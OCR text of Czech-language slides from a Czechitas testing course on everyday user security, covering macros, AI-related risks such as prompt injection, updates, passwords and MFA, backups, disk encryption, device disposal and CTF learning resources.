


czechitas

Škodlivá příloha

Jak to funguje?





Zakažte makra v Office aplikacích!


czechitas

AI a nová rizika

- Prohlížeče **Perplexity Comet** / **OpenAI Atlas** mají potvrzenou **Prompt Injection**
- Vkládání kódu, API klíčů nebo testovacích dat do AI nástrojů → **únik dat**
- AI-generované testy mohou dávat **falešný pocit pokrytí**
- AI halucinuje — slepá důvěra bez vlastní verifikace je **bezpečnostní riziko**
- Produkční data v promptech = potenciální **porušení GDPR**

> **Data mají cenu zlata!**

czechitas


Ready to start?
DA Test : Cyber

Bezpečnost pro uživatele

To nejdůležitější, co byste měly vědět

Jak začít s osobní bezpečností?

Ty nejdůležitější zvyky, které vám v dlouhodobém horizontu usnadní život.

czechitas

Aktualizujte!

Co	Kdy
Windows	Každé druhé úterý v měsíci
Apple	Zpravidla co dva měsíce
Oracle	Čtvrtletně
Aplikace (Chrome, Firefox, ...)	Ad Hoc, dle release cyklu
Firmware (BIOS, router, ...)	Dle dostupnosti

> *Aktualizace opravují chyby, které útočníci aktivně zneužívají.*

czechitas


Ochrana před škodlivým kódem

Antivir:

- **Windows 10+**: klidně použijte vestavěný Defender
- **macOS**: nemá vestavěný AV — zvažte Eset, Avast, Bitdefender, Intego
- Nezapomínejte na **mobilní zařízení (Android)**

Pravidelné testování + testování na vyžádání

Základní zabezpečení počítače



czechitas

Základní zabezpečení počítače

Zamknutí obrazovky:

OS	Zkratka
Windows	`Win + L`
Linux	`Ctrl + Alt + L` / `Super + L`
macOS	`Control + Command + Q`

Least privilege:

- Nepoužívejte účet s administrátorským oprávněním
- Nastavte si heslo: **13+ znaků** (malé, velké, čísla), ideálně frázové

Přihlašování a hesla

- **Nastavte si MFA (2FA)**, nejlépe Passkeys — sociální sítě, e-mail, banka, …
- **Co služba, to unikátní heslo** — ověřte na haveibeenpwned.com
- **Správce hesel** — pamatujete si jen jedno heslo (1Password, BitWarden, …)
- **SSO** — mojeid.cz, bankid.cz

czechitas

Základní pravidla zálohování

Pravidlo 3-2-1:

3	Tři kopie dat
2	Dvě fyzicky nezávislá úložiště
1	Jedna kopie offsite

- Pravidelnost: jednou denně, týdně, … (co je pro vás proveditelné)
- Zálohu **chraňte heslem!**

czechitas

Šifrování disku

Šifrujte — při ztrátě zařízení nejsou data ohrožena:

OS	Nástroj
Windows	**BitLocker**
Linux	**LUKS**
macOS	**FileVault**
iOS / Android	Vestavěné šifrování

Prodáváte nebo likvidujete zařízení?

Prodej:

Zařízení	Postup
PC (šifrovaný)	Uvést do továrního nastavení
PC (nešifrovaný)	Zformátovat
Telefon	Tovární nastavení

Fyzická likvidace:

Zařízení	Postup
PC	Vytáhnout a zničit disk (kladivo)
Telefon	Vytáhnout paměťovou kartu a zničit

czechitas

DA Test : User Security

Shrnutí

Studijní opora

Včetně zdrojů, častých chyb a toho nejdůležitějšího.
Něco je špatně? Dejte nám, prosím, vědět.

Zdroj	Popis
PortSwigger Academy	Web security
Hacksplaining	Interaktivní lekce
TryHackMe	Praktický portál
OWASP Testing Guide	Testování bezpečnosti
OWASP Cheat Sheet	Rychlý přehled

CTF (Capture The Flag)

Hledáte flag (heslo / řetězec znaků) a učíte se!

The Catch

Hack The Box

Try Hack Me

PortSwigger Academy

czechitas

Závěr

Děkujeme za pozornost!

Klára Pavelková & Ondřej Šrámek

Czechitas · DA Testování · 2026

czechitas

Zpětná vazba

Feedback form

czechitas